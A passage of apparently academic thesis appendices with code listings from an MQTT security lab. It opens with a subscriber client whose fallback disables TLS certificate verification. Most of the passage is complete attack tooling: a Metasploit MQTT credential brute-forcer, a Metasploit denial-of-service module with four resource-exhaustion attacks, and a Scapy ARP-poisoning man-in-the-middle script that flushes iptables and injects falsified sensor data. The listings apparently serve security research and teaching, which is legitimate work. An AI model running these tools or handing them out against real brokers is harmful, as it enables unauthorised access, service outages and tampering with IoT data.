            print(f"[{self.mode}] Using unsecured connection")

        elif self.mode == "password":
            self.port = 1883
            self.client.username_pw_set("testuser",
"testpass")
            print(f"[{self.mode}] Using password
authentication")

        elif self.mode == "tls":
            self.port = 8883
            self.setup_tls()
            print(f"[{self.mode}] Using TLS encryption")

        elif self.mode == "tls_auth" or self.mode == "full":
            self.port = 8883
            self.client.username_pw_set("loki", "secured")
            self.setup_tls()
            print(f"[{self.mode}] Using TLS + Password
authentication (Full Security)")
```

```
            else:
                raise ValueError(f"Unknown mode: {self.mode}")

        def setup_tls(self):
            """Configure TLS settings"""
            try:
                cert_dir = "/certs"
                ca_cert = f"{cert_dir}/ca.crt"
                client_cert = f"{cert_dir}/client.crt"
                client_key = f"{cert_dir}/client.key"

                if os.path.exists(ca_cert):
                    print(f"[{self.mode}] Using CA certificate:
{ca_cert}")

                    if os.path.exists(client_cert) and
os.path.exists(client_key):
                        print(f"[{self.mode}] Using client
certificates")
                        self.client.tls_set(
                            ca_certs=ca_cert,
                            certfile=client_cert,
                            keyfile=client_key,
                            tls_version=ssl.PROTOCOL_TLSv1_2,
                            ciphers=None
                        )
                    else:
                        print(f"[{self.mode}] Using CA certificate
only")
                        self.client.tls_set(
                            ca_certs=ca_cert,
                            tls_version=ssl.PROTOCOL_TLSv1_2,
                            ciphers=None
                        )
                else:
                    print(f"[{self.mode}] Using TLS without
certificate verification (insecure)")

self.client.tls_set(tls_version=ssl.PROTOCOL_TLSv1_2)
                    self.client.tls_insecure_set(True)

            except Exception as e:
                print(f"[{self.mode}] TLS setup error: {e}")
                print(f"[{self.mode}] Falling back to basic TLS")

self.client.tls_set(tls_version=ssl.PROTOCOL_TLSv1_2)
                self.client.tls_insecure_set(True)

        def on_connect(self, client, userdata, flags, rc):
            """Connection callback"""
            if rc == 0:
                self.connected = True
                print(f"[{self.mode}] ✓ Connected to MQTT Broker
at {self.broker_ip}:{self.port}")
```

```
                print(f"[{self.mode}] Connection flags: {flags}")

                # Subscribe to topics
                topics = [
                    ("sensors/+", 1),  # All sensor subtopics with
QoS 1
                    ("test/#", 1),     # All test topics with QoS
1
                    ("devices/+/data", 1),  # Device data topics
                    ("+/temperature", 1),   # Temperature from any
source
                    ("+/humidity", 1),        # Humidity from any
source
                ]

                for topic, qos in topics:
                    result = client.subscribe(topic, qos)
                    if result[0] == mqtt.MQTT_ERR_SUCCESS:
                        print(f"[{self.mode}]     Subscribed   to:
{topic} (QoS: {qos})")
                    else:
                        print(f"[{self.mode}]  Failed to subscribe
to: {topic}")

            else:
                self.connected = False
                error_messages = {
                    1: "Connection refused - incorrect protocol
version",
                    2:  "Connection  refused  -  invalid  client
identifier",
                    3: "Connection refused - server unavailable",
                    4:  "Connection  refused  -  bad  username  or
password",
                    5: "Connection refused - not authorised"
                }
                error_msg = error_messages.get(rc, f"Unknown error
code: {rc}")
                print(f"[{self.mode}]       Connection    failed:
{error_msg}")

        def on_message(self, client, userdata, msg):
            """Message received callback"""
            self.message_count += 1
            receive_time                                        =
datetime.now().strftime('%H:%M:%S.%f')[:-3]

            print(f"\n[{receive_time}]   [{self.mode}]     Message
#{self.message_count} received")
            print(f"   Topic: {msg.topic}")
            print(f"   QoS: {msg.qos} | Retain: {msg.retain}")

            try:
                payload = json.loads(msg.payload.decode())
```

```
                if isinstance(payload, dict):
                    print(f"Message Data:")

                    for key in ['message_id', 'timestamp',
'device_id', 'location']:
                        if key in payload:
                            print(f"    {key}: {payload[key]}")

                    if 'data' in payload and
isinstance(payload['data'], dict):
                        print(f"Sensor Data:")
                        for key, value in payload['data'].items():
                            if isinstance(value, (int, float)):
                                if 'temperature' in key.lower():
                                    print(f"                {key}:
{value}°C")
                                elif 'humidity' in key.lower():
                                    print(f"                {key}:
{value}%")
                                elif 'battery' in key.lower():
                                    print(f"                {key}:
{value}%")
                                else:
                                    print(f"      {key}: {value}")
                            else:
                                print(f" {key}: {value}")

                    if 'metadata' in payload and
isinstance(payload['metadata'], dict):
                        meta = payload['metadata']
                        print(f"      Security Info:")
                        print(f"                                Mode:
{meta.get('connection_mode', 'unknown')}")

                else:
                    print(f"Payload (JSON): {payload}")

            except json.JSONDecodeError:
                payload_str = msg.payload.decode('utf-8',
errors='ignore')
                print(f"Payload (Raw): {payload_str}")

            except Exception as e:
                print(f"Error parsing message: {e}")
                print(f"Raw payload: {msg.payload}")

            print("=" * 70)

        def on_subscribe(self, client, userdata, mid,
granted_qos):
            """Subscription confirmation callback"""
            print(f"[{self.mode}] Subscription confirmed (mid:
{mid}, QoS: {granted_qos})")

        def on_disconnect(self, client, userdata, rc):
```

```
            """Disconnect callback"""
            self.connected = False
            if rc != 0:
                print(f"[{self.mode}]   Unexpected   disconnection
(code: {rc})")
            else:
                print(f"[{self.mode}] Disconnected from broker")

        def start_subscribing(self):
            """Main subscription loop"""
            print(f"[{self.mode}]   Connecting   to   broker   at
{self.broker_ip}:{self.port}...")

            try:
                self.client.connect(self.broker_ip, self.port, 60)

                # Wait for connection
                connection_timeout = 10
                self.client.loop_start()

                while not self.connected and connection_timeout >
0:
                    time.sleep(1)
                    connection_timeout -= 1

                if not self.connected:
                    print(f"[{self.mode}]Failed to connect within
timeout")
                    return

                print(f"[{self.mode}]Listening for messages...")
                print("=" * 70)
                print("Monitoring for:")
                print("Normal sensor data")
                print("Security metadata")
                print("=" * 70)

                # Keep listening
                try:
                    while True:
                        time.sleep(1)

                        # Print periodic status
                        if    self.message_count    >    0    and
self.message_count % 50 == 0:
                            print(f"\n[STATUS]            Received
{self.message_count} messages so far...")

                except KeyboardInterrupt:
                    print(f"\n[{self.mode}]       Shutting    down
subscriber...")

            except Exception as e:
                print(f"[{self.mode}]  Connection error: {e}")
            finally:
```

```
                if self.connected:
                    self.client.loop_stop()
                    self.client.disconnect()
                    print(f"[{self.mode}]    Disconnected    from
broker")

                print(f"[{self.mode}]  Total  messages  received:
{self.message_count}")

    if __name__ == "__main__":
        import sys

        mode = sys.argv[1] if len(sys.argv) > 1 else "unsecure"

        broker_ip  =  sys.argv[2]  if  len(sys.argv)  >  2  else
"mosquitto"

        print("=" * 70)
        print(" MQTT Secure Subscriber")
        print("=" * 70)
        print(f"Mode: {mode}")
        print(f"Broker: {broker_ip}")
        print(f"Available modes:")
        print(f"  - unsecure: No encryption, no authentication")
        print(f"  - password: Password authentication only")
        print(f"  - tls: TLS encryption only")
        print(f"    -  tls_auth/full:  TLS  encryption  +  password
authentication")
        print(f"Usage: python subscriber.py [mode] [broker_ip]")
        print("=" * 70)

        valid_modes = ["unsecure", "password", "tls", "tls_auth",
"full"]
        if mode not in valid_modes:
            print(f"Invalid mode: {mode}")
            print(f"Valid modes: {', '.join(valid_modes)}")
            sys.exit(1)

        subscriber     =     SecureSubscriber(broker_ip=broker_ip,
mode=mode)
        subscriber.start_subscribing()
```

Додаток Г Лістинг файлу mqtt_login.rb

```
require 'msf/core'

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'MQTT Authentication Scanner',
      'Description'    => %q{
        This module attempts to authenticate to MQTT brokers
using
        common credentials and anonymous access.
      },
      'Author'         => [ 'Loki' ],
      'License'        => MSF_LICENSE
    ))

    register_options(
      [
        Opt::RPORT(1883),
        OptPath.new('USER_FILE',   [false,   'File   containing
usernames']),
        OptPath.new('PASS_FILE',   [false,   'File   containing
passwords']),
        OptBool.new('CHECK_ANONYMOUS', [true, 'Check anonymous
access', true])
      ])
  end

  def run_host(ip)
    print_status("Scanning MQTT broker at #{ip}:#{rport}")

    if datastore['CHECK_ANONYMOUS']
      check_anonymous_access(ip)
    end

    if datastore['USER_FILE'] && datastore['PASS_FILE']
      brute_force_login(ip)
    end
  end

  def check_anonymous_access(ip)
    begin
      sock = connect

      # Try anonymous connection
      connect_packet                                          =
build_connect_packet("scanner_#{rand(1000)}")
      sock.put(connect_packet)
```

```
            response = sock.get_once(5)

            if response && response[0].ord == 0x20  # CONNACK
              return_code = response[3].ord
              if return_code == 0
                print_good("#{ip}:#{rport}   -   Anonymous   access
ALLOWED")
                report_note(
                  host: ip,
                  port: rport,
                  proto: 'tcp',
                  type: 'mqtt.anonymous_access',
                  data: 'Anonymous access allowed'
                )
              else
                print_status("#{ip}:#{rport}   -   Anonymous   access
DENIED (code: #{return_code})")
              end
            end

            disconnect
          rescue => e
            print_error("#{ip}:#{rport} - #{e.message}")
          end
        end

        def brute_force_login(ip)
          users                                                    =
File.readlines(datastore['USER_FILE']).map(&:strip)
          passwords                                                =
File.readlines(datastore['PASS_FILE']).map(&:strip)

          users.each do |user|
            passwords.each do |pass|
              try_login(ip, user, pass)
            end
          end
        end

        def try_login(ip, username, password)
          begin
            sock = connect

            connect_packet                                         =
build_auth_connect_packet("scanner_#{rand(1000)}",        username,
password)
            sock.put(connect_packet)

            response = sock.get_once(5)

            if response && response[0].ord == 0x20  # CONNACK
              return_code = response[3].ord
              if return_code == 0
```

```
              print_good("#{ip}:#{rport}        -        SUCCESS:
#{username}:#{password}")
              report_cred(
                ip: ip,
                port: rport,
                service_name: 'mqtt',
                user: username,
                password: password
              )
            end
          end

          disconnect
        rescue => e
          vprint_error("#{ip}:#{rport}     -     Error     trying
#{username}:#{password}")
        end
      end

      def build_connect_packet(client_id)
        packet = "\x10"
        variable_header = "\x00\x04MQTT\x04\x02\x00\x3c"
        payload = [client_id.length].pack('n') + client_id
        remaining_length = variable_header.length + payload.length
        packet += encode_remaining_length(remaining_length)
        packet += variable_header + payload
        packet
      end

      def build_auth_connect_packet(client_id, username, password)
        packet = "\x10"
        variable_header = "\x00\x04MQTT\x04\xc2\x00\x3c"  # Flags
include username/password

        payload = [client_id.length].pack('n') + client_id
        payload += [username.length].pack('n') + username
        payload += [password.length].pack('n') + password

        remaining_length = variable_header.length + payload.length
        packet += encode_remaining_length(remaining_length)
        packet += variable_header + payload
        packet
      end

      def encode_remaining_length(length)
        encoded = ""
        begin
          digit = length % 128
          length = length / 128
          digit |= 0x80 if length > 0
          encoded += digit.chr
        end while length > 0
        encoded
      end
    end
```

Додаток Д Лістинг файлу mqtt_resource_exhaustion.rb

```
require 'msf/core'

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Dos

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'MQTT Resource Exhaustion Attack',
      'Description'    => %q{
        This module implements multiple resource exhaustion
techniques against MQTT brokers:
        1. Connection pool exhaustion with high keep-alive
        2. Memory exhaustion through large payloads
        3. CPU exhaustion through subscription wildcards
        4. Message queue exhaustion
      },
      'Author'         => [ 'Loki' ],
      'License'        => MSF_LICENSE
    ))

    register_options(
      [
        Opt::RPORT(1883),
        OptEnum.new('ATTACK_TYPE', [true, 'Type of resource
exhaustion', 'SLOW_DOS',
          ['SLOW_DOS',    'MEMORY_EXHAUST',    'CPU_EXHAUST',
'QUEUE_EXHAUST', 'COMBINED']]),
        OptInt.new('CONNECTIONS',    [true,    'Number    of
connections', 500]),
        OptInt.new('PAYLOAD_SIZE', [true, 'Size of payload for
memory exhaustion (KB)', 64]),
        OptInt.new('MESSAGES_PER_CONN', [true, 'Messages per
connection', 100]),
        OptInt.new('KEEPALIVE', [true, 'Keep-alive seconds',
65535])
      ])
  end

  def run
    case datastore['ATTACK_TYPE']
    when 'SLOW_DOS'
      slow_dos_attack
    when 'MEMORY_EXHAUST'
      memory_exhaustion_attack
    when 'CPU_EXHAUST'
      cpu_exhaustion_attack
    when 'QUEUE_EXHAUST'
      queue_exhaustion_attack
    when 'COMBINED'
      combined_attack
```

```
        end
      end

      def slow_dos_attack
        print_status("Launching Slow DoS attack...")
        connections = []

        datastore['CONNECTIONS'].times do |i|
          begin
            sock = connect
            client_id                                                    =
"slowdos_#{Rex::Text.rand_text_alpha(10)}_#{i}"

            # Send CONNECT with maximum keep-alive
            connect_packet    =    build_connect_packet(client_id,
datastore['KEEPALIVE'])
            sock.put(connect_packet)

            response = sock.get_once(5, 1)
            if response && response[0].ord == 0x20
              connections << sock
              print_status("Connection
#{i+1}/#{datastore['CONNECTIONS']} established") if (i+1) % 100 ==
0

              # Don't send any data, just hold the connection
              Thread.new do
                loop do
                  Rex.sleep(datastore['KEEPALIVE'] - 10)
                  sock.put("\xC0\x00") rescue break  # PINGREQ
                end
              end
            end

            Rex.sleep(0.01)  # Small delay between connections
          rescue => e
            vprint_error("Connection #{i} failed: #{e.message}")
          end
        end

        print_good("#{connections.length} connections established
and holding...")
        Rex.sleep(1) while true
      end

      def memory_exhaustion_attack
        print_status("Launching memory exhaustion attack...")

        # Create large payload
        large_payload                                                =
Rex::Text.rand_text_alpha(datastore['PAYLOAD_SIZE'] * 1024)

        datastore['CONNECTIONS'].times do |i|
          Thread.new do
            begin
```

```
              sock = connect
              client_id = "memexhaust_#{i}"

              # Connect
              connect_packet = build_connect_packet(client_id, 60)
              sock.put(connect_packet)
              sock.get_once(5, 1)

              # Publish large messages
              datastore['MESSAGES_PER_CONN'].times do |j|
                topic = "memtest/#{i}/#{j}"
                publish_packet    =    build_publish_packet(topic,
large_payload)
                sock.put(publish_packet)
                vprint_status("Sent   large   message   #{j}   from
connection #{i}")
              end

              # Subscribe to force broker to store messages
              subscribe_packet                                    =
build_subscribe_packet("memtest/+/+")
              sock.put(subscribe_packet)

            rescue => e
              vprint_error("Memory attack connection #{i} failed:
#{e.message}")
            end
          end

          Rex.sleep(0.1)
        end

        print_status("Memory exhaustion attack running... Monitor
broker memory usage")
        Rex.sleep(1) while true
      end

      def cpu_exhaustion_attack
        print_status("Launching   CPU   exhaustion   attack   using
wildcard subscriptions...")

        connections = []

        # Create connections with complex wildcard subscriptions
        datastore['CONNECTIONS'].times do |i|
          begin
            sock = connect
            client_id = "cpuexhaust_#{i}"

            connect_packet = build_connect_packet(client_id, 300)
            sock.put(connect_packet)
            response = sock.get_once(5, 1)

            if response && response[0].ord == 0x20
              wildcards = [
```

```
                "#",
                "+/+/+/+/+",
                "a/+/b/+/c/+/d/+/e/+",
                "+/#",
                "#/+/#"
              ]

              wildcards.each do |wildcard|
                subscribe_packet                                    =
build_subscribe_packet(wildcard)
                sock.put(subscribe_packet)
              end

              connections << sock
              print_status("CPU       exhaustion       connection
#{i+1}/#{datastore['CONNECTIONS']}") if (i+1) % 50 == 0

              # Publish messages that match wildcards
              Thread.new do
                loop do
                  10.times do |j|
                    topic = "a/#{j}/b/#{j}/c/#{j}/d/#{j}/e/#{j}"
                    publish_packet  =  build_publish_packet(topic,
"CPU test #{Time.now}")
                    sock.put(publish_packet) rescue break
                  end
                  Rex.sleep(0.1)
                end
              end
            end

          rescue => e
            vprint_error("CPU     connection     #{i}     failed:
#{e.message}")
          end
        end

        print_good("CPU    exhaustion    attack    active    with
#{connections.length} connections")
        Rex.sleep(1) while true
      end

      def queue_exhaustion_attack
        print_status("Launching    message    queue    exhaustion
attack...")

        # First, create subscribers that won't read messages
        subscribers = []
        datastore['CONNECTIONS'].times do |i|
          begin
            sock = connect
            client_id = "queueexhaust_sub_#{i}"

            connect_packet = build_connect_packet(client_id, 300)
            sock.put(connect_packet)
```

```
            response = sock.get_once(5, 1)

            if response && response[0].ord == 0x20
              # Subscribe but don't process messages
              subscribe_packet                                    =
build_subscribe_packet("queue/test/+", 2)  # QoS 2
              sock.put(subscribe_packet)
              subscribers << sock
            end
          rescue => e
            vprint_error("Subscriber #{i} failed: #{e.message}")
          end
        end

        print_status("Created  #{subscribers.length}  non-reading
subscribers")

        # Now flood with QoS 2 messages
        publisher = connect
        connect_packet  =  build_connect_packet("queue_publisher",
60)
        publisher.put(connect_packet)
        publisher.get_once(5, 1)

        print_status("Flooding with QoS 2 messages...")

        loop do
          100.times do |i|
            topic = "queue/test/#{i}"
            message  =  "Queue  exhaustion  message  #{Time.now}  -
#{Rex::Text.rand_text_alpha(1000)}"
            publish_packet = build_publish_packet(topic, message,
2)  # QoS 2
            publisher.put(publish_packet) rescue break
          end
          print_status("Sent 100 more messages to queue...")
          Rex.sleep(1)
        end
      end

      def combined_attack
        print_status("Launching  combined  resource  exhaustion
attack...")

        threads = []

        # Start all attack types in parallel
        threads << Thread.new { slow_dos_attack }
        threads << Thread.new { memory_exhaustion_attack }
        threads << Thread.new { cpu_exhaustion_attack }
        threads << Thread.new { queue_exhaustion_attack }

        threads.each(&:join)
      end
```

```
    private

    def build_connect_packet(client_id, keep_alive)
      packet = "\x10"
      variable_header = "\x00\x04MQTT\x04\x02"
      variable_header += [keep_alive].pack('n')
      payload = [client_id.length].pack('n') + client_id
      remaining_length = variable_header.length + payload.length
      packet += encode_remaining_length(remaining_length)
      packet += variable_header + payload
      packet
    end

    def build_publish_packet(topic, message, qos = 0)
      packet = [(0x30 | (qos << 1))].pack('C')  # PUBLISH with
QoS
      variable_header = [topic.length].pack('n') + topic
      variable_header += [rand(65535)].pack('n') if qos > 0  #
Message ID
      remaining_length = variable_header.length + message.length
      packet += encode_remaining_length(remaining_length)
      packet += variable_header + message
      packet
    end

    def build_subscribe_packet(topic_filter, qos = 0)
      packet = "\x82"  # SUBSCRIBE packet
      message_id = [rand(65535)].pack('n')
      topic = [topic_filter.length].pack('n') + topic_filter +
[qos].pack('C')
      remaining_length = message_id.length + topic.length
      packet += encode_remaining_length(remaining_length)
      packet += message_id + topic
      packet
    end

    def encode_remaining_length(length)
      encoded = ""
      begin
        digit = length % 128
        length = length / 128
        digit |= 0x80 if length > 0
        encoded += digit.chr
      end while length > 0
      encoded
    end
  end
```

Додаток Е Лістинг файлу mqtt_mitm.py

```
import sys
import time
import json
import struct
from scapy.all import *
from threading import Thread
import os
import signal

import logging
logging.getLogger("scapy").setLevel(logging.ERROR)

class MQTTHijack:
    def __init__(self, broker_ip="172.20.0.10",
target_ip="172.20.0.20", attacker_ip="172.20.0.40"):
        self.broker_ip = broker_ip
        self.target_ip = target_ip
        self.attacker_ip = attacker_ip
        self.target_mac = None
        self.broker_mac = None
        self.processed_count = 0
        self.modified_count = 0
        self.running = True

        print(f"[*] MQTT MiTM Hijacking Attack")
        print(f"    Broker IP: {self.broker_ip}")
        print(f"    Target IP: {self.target_ip}")
        print(f"    Attacker IP: {self.attacker_ip}")

        signal.signal(signal.SIGINT, self.signal_handler)

        self.get_mac_addresses()

    def signal_handler(self, sig, frame):
        """Handle Ctrl+C gracefully"""
        print("\n[*] Shutting down attack...")
        self.running = False
        self.cleanup()
        sys.exit(0)

    def get_mac_addresses(self):
        """Get MAC addresses of target and broker"""
        print("[*] Discovering MAC addresses...")

        try:
            # Send ARP requests
            ans, _ = sr(ARP(pdst=[self.target_ip,
self.broker_ip]), timeout=3, verbose=False)

            for snd, rcv in ans:
                if rcv[ARP].psrc == self.target_ip:
```

```
                        self.target_mac = rcv[ARP].hwsrc
                        print(f"[+]          Target          MAC:
{self.target_mac}")
                    elif rcv[ARP].psrc == self.broker_ip:
                        self.broker_mac = rcv[ARP].hwsrc
                        print(f"[+]          Broker          MAC:
{self.broker_mac}")

                if not self.target_mac or not self.broker_mac:
                    print("[!] Warning: Could not discover all MAC
addresses")
                    # Get interface MAC as fallback
                    try:
                        self.attacker_mac = get_if_hwaddr("eth0")
                        print(f"[+]    Using    attacker    MAC:
{self.attacker_mac}")
                    except:
                        self.attacker_mac = "02:42:ac:14:00:28"  #
Docker default pattern

            except Exception as e:
                print(f"[!] MAC discovery error: {e}")

        def setup_iptables(self):
            """Setup   iptables   for   packet   dropping   and
forwarding"""
            print("[*] Setting up iptables rules...")

            try:
                # Enable IP forwarding
                os.system("echo                1                >
/proc/sys/net/ipv4/ip_forward")

                # Clear existing rules
                os.system("iptables -F")
                os.system("iptables -t nat -F")

                # Drop original MQTT packets from target to broker
to prevent duplicates
                os.system(f"iptables  -A  FORWARD  -p  tcp  --dport
1883 -s {self.target_ip} -d {self.broker_ip} -j DROP")

                print("[+] iptables configured - original packets
will be dropped")

            except Exception as e:
                print(f"[!] iptables setup error: {e}")

        def   create_mqtt_publish_packet(self,   src_ip,   dst_ip,
src_port, dst_port, seq, ack, topic, payload):
            """Create a complete MQTT PUBLISH packet"""
            try:
                # Build MQTT PUBLISH message
                topic_bytes = topic.encode('utf-8')
                payload_bytes = payload.encode('utf-8')
```

```
                # Variable header: Topic Length (2 bytes) + Topic
                variable_header        =        struct.pack('>H',
len(topic_bytes)) + topic_bytes

                # Calculate remaining length
                remaining_length    =    len(variable_header)    +
len(payload_bytes)

                # Encode remaining length (MQTT variable length
encoding)
                encoded_length = []
                temp_length = remaining_length
                while temp_length > 0:
                    encoded_byte = temp_length % 128
                    temp_length = temp_length // 128
                    if temp_length > 0:
                        encoded_byte |= 0x80
                    encoded_length.append(encoded_byte)

                # Fixed header: PUBLISH (0x30) + encoded length
                mqtt_data = bytes([0x30]) + bytes(encoded_length)
+ variable_header + payload_bytes

                # Create IP/TCP packet
                packet = IP(src=src_ip, dst=dst_ip) / \
                         TCP(sport=src_port,       dport=dst_port,
seq=seq, ack=ack, flags='PA') / \
                         Raw(load=mqtt_data)

                return packet

            except Exception as e:
                print(f"[!] Error creating MQTT packet: {e}")
                return None

        def modify_payload(self, payload):
            """Modify MQTT payload with visible changes"""
            try:

                try:
                    data = json.loads(payload)
                    modified = False

                    if 'data' in data and isinstance(data['data'],
dict):
                        if 'temperature' in data['data']:
                            original_temp                          =
data['data']['temperature']
                            data['data']['temperature'] = 99
                            data['data']['status']                 =
'HIJACKED_BY_ATTACKER'
                            modified = True

                        if 'humidity' in data['data']:
```

```
                            data['data']['humidity'] = 99
                            modified = True

                    elif 'temperature' in data:
                        original_temp = data['temperature']
                        data['temperature'] = 99
                        data['status'] = 'HIJACKED_BY_ATTACKER'
                        modified = True

                    if modified:
                        data['ATTACK_MARKER']   =   '***   PACKET
HIJACKED ***'
                        data['hijack_timestamp'] = time.time()
                        data['attacker_ip'] = self.attacker_ip

                        self.modified_count += 1
                        print(f"[HIJACK  SUCCESS]  Modified  JSON
payload - temp set to 99")
                        return  json.dumps(data,  separators=(',',
':'))

                except json.JSONDecodeError:
                    if 'temperature' in payload.lower():
                        modified_payload   =   f"HIJACKED_PAYLOAD:
{payload} [MODIFIED BY ATTACKER]"
                        self.modified_count += 1
                        print(f"[HIJACK   SUCCESS]   Modified   raw
payload")
                        return modified_payload

                return payload

            except Exception as e:
                print(f"[!] Payload modification error: {e}")
                return payload

        def parse_mqtt_messages(self, raw_data):
            """Parse MQTT PUBLISH messages from raw TCP data"""
            messages = []
            pos = 0

            while pos < len(raw_data):
                try:
                    if pos >= len(raw_data):
                        break

                    if (raw_data[pos] & 0xF0) == 0x30:
                        length_pos = pos + 1
                        multiplier = 1
                        length = 0

                        while length_pos < len(raw_data):
                            if length_pos >= len(raw_data):
                                break
                            length_byte = raw_data[length_pos]
```

```
                                length += (length_byte & 0x7F) *
multiplier
                                if (length_byte & 0x80) == 0:
                                    break
                                multiplier *= 128
                                length_pos += 1
                                if multiplier > 128 * 128 * 128:
                                    break

                            header_len = length_pos - pos + 1
                            total_len = header_len + length

                            if pos + total_len <= len(raw_data) and
total_len > header_len:
                                # Extract message data
                                msg_data = raw_data[pos:pos +
total_len]

                                # Parse topic and payload
                                try:
                                    msg_pos = header_len
                                    if msg_pos + 2 <= len(msg_data):
                                        topic_len =
struct.unpack('>H', msg_data[msg_pos:msg_pos+2])[0]
                                        msg_pos += 2

                                        if msg_pos + topic_len <=
len(msg_data) and topic_len > 0:
                                            topic =
msg_data[msg_pos:msg_pos+topic_len].decode('utf-8',
errors='ignore')
                                            msg_pos += topic_len

                                            # Get payload
                                            if msg_pos <
len(msg_data):
                                                payload =
msg_data[msg_pos:].decode('utf-8', errors='ignore')

messages.append((topic, payload))
                                except:
                                    pass

                                pos += total_len
                            else:
                                pos += 1
                        else:
                            pos += 1

                    except Exception:
                        pos += 1

                return messages

            def handle_packet(self, packet):
```

```
            """Handle intercepted packets and inject modified
versions"""
            try:
                if (packet.haslayer(IP) and packet.haslayer(TCP)
and packet.haslayer(Raw) and
                    packet[IP].src == self.target_ip and
packet[IP].dst == self.broker_ip and
                    packet[TCP].dport == 1883):

                    raw_data = bytes(packet[Raw].load)

                    # Parse MQTT messages
                    messages = self.parse_mqtt_messages(raw_data)

                    if messages:
                        self.processed_count += 1
                        print(f"\n[+] Intercepted MQTT packet
#{self.processed_count} at {time.strftime('%H:%M:%S')}")

                        for topic, payload in messages:
                            print(f"  Original Topic: {topic}")
                            print(f"         Original Payload:
{payload[:100]}...")

                            # Modify the payload
                            modified_payload =
self.modify_payload(payload)

                            # Create and send modified packet
                            modified_packet =
self.create_mqtt_publish_packet(
                                src_ip=packet[IP].src,
                                dst_ip=packet[IP].dst,
                                src_port=packet[TCP].sport,
                                dst_port=packet[TCP].dport,
                                seq=packet[TCP].seq,
                                ack=packet[TCP].ack,
                                topic=topic,
                                payload=modified_payload
                            )

                            if modified_packet:
                                # Send the modified packet
                                send(modified_packet,
verbose=False)
                                print(f"   [✓] Injected modified
packet")
                            else:
                                print(f"   [✗] Failed to create
modified packet")

                        # Print statistics
                        if self.processed_count % 5 == 0:
```

```
                print(f"\n[STATS] Processed: {self.processed_count}, Successfully Modified: {self.modified_count}")

            except Exception as e:
                print(f"[!] Packet handling error: {e}")

        def arp_poison_thread(self):
            """Continuous ARP poisoning thread"""
            print("[*] Starting continuous ARP poisoning...")

            try:
                our_mac = get_if_hwaddr("eth0")
            except:
                our_mac = "02:42:ac:14:00:28"

            while self.running:
                try:
                    arp_target = ARP(op=2, pdst=self.target_ip, psrc=self.broker_ip, hwsrc=our_mac)

                    arp_broker = ARP(op=2, pdst=self.broker_ip, psrc=self.target_ip, hwsrc=our_mac)

                    send(arp_target, verbose=False)
                    send(arp_broker, verbose=False)

                    time.sleep(1)

                except Exception as e:
                    print(f"[!] ARP poisoning error: {e}")
                    time.sleep(2)

        def start(self):
            """Start the session hijacking attack"""
            print("\n" + "="*60)
            print("[*] Starting MQTT Session Hijacking Attack")
            print("[*] This will show visible message tampering!")
            print("[*] Press Ctrl+C to stop")
            print("="*60 + "\n")

            self.setup_iptables()

            arp_thread = Thread(target=self.arp_poison_thread)
            arp_thread.daemon = True
            arp_thread.start()

            print("[*] Waiting for ARP poisoning to take effect...")
            time.sleep(5)

            print("[*] Starting packet interception and injection...")
            print("[*] Look for 'HIJACK SUCCESS' messages below:\n")
```

```
            try:
                # Start packet capture and injection
                sniff(
                    iface="eth0",
                    filter=f"tcp     port     1883     and     src
{self.target_ip} and dst {self.broker_ip}",
                    prn=self.handle_packet,
                    store=False,
                    stop_filter=lambda x: not self.running
                )
            except Exception as e:
                print(f"[!] Sniffing error: {e}")

        def cleanup(self):
            """Cleanup iptables and restore ARP tables"""
            print("\n[*] Performing cleanup...")

            self.running = False

            success_rate       =       (self.modified_count       /
max(self.processed_count, 1)) * 100
            print(f"[FINAL STATS]")
            print(f"            Total      packets      processed:
{self.processed_count}")
            print(f"                Successfully        modified:
{self.modified_count}")
            print(f"  Success rate: {success_rate:.1f}%")

            # Clear iptables rules
            try:
                os.system("iptables -F")
                os.system("iptables -t nat -F")
                print("[+] iptables rules cleared")
            except:
                pass

            # Restore ARP tables if we have the MAC addresses
            try:
                if self.target_mac and self.broker_mac:
                    # Restore correct ARP entries
                    restore_target           =           ARP(op=2,
pdst=self.target_ip, hwdst=self.target_mac,
                                        psrc=self.broker_ip,
hwsrc=self.broker_mac)
                    restore_broker           =           ARP(op=2,
pdst=self.broker_ip, hwdst=self.broker_mac,
                                        psrc=self.target_ip,
hwsrc=self.target_mac)

                    send(restore_target, verbose=False, count=3)
                    send(restore_broker, verbose=False, count=3)
                    print("[+] ARP tables restored")
            except:
                print("[!] Could not restore ARP tables")
```

```
        print("[+] Cleanup complete")

if __name__ == "__main__":
    print("Working MQTT Session Hijacking Tool")
    print("For Security Research and Testing Only")
    print("-" * 40)

    BROKER_IP = "172.20.0.10"
    TARGET_IP = "172.20.0.20"
    ATTACKER_IP = "172.20.0.40"

    hijacker = MQTTHijack(BROKER_IP, TARGET_IP, ATTACKER_IP)

    try:
        hijacker.start()
    except KeyboardInterrupt:
        print("\n[*] Attack interrupted by user")
    except Exception as e:
        print(f"\n[!] Unexpected error: {e}")
    finally:
        hijacker.cleanup()
        sys.exit(0)
```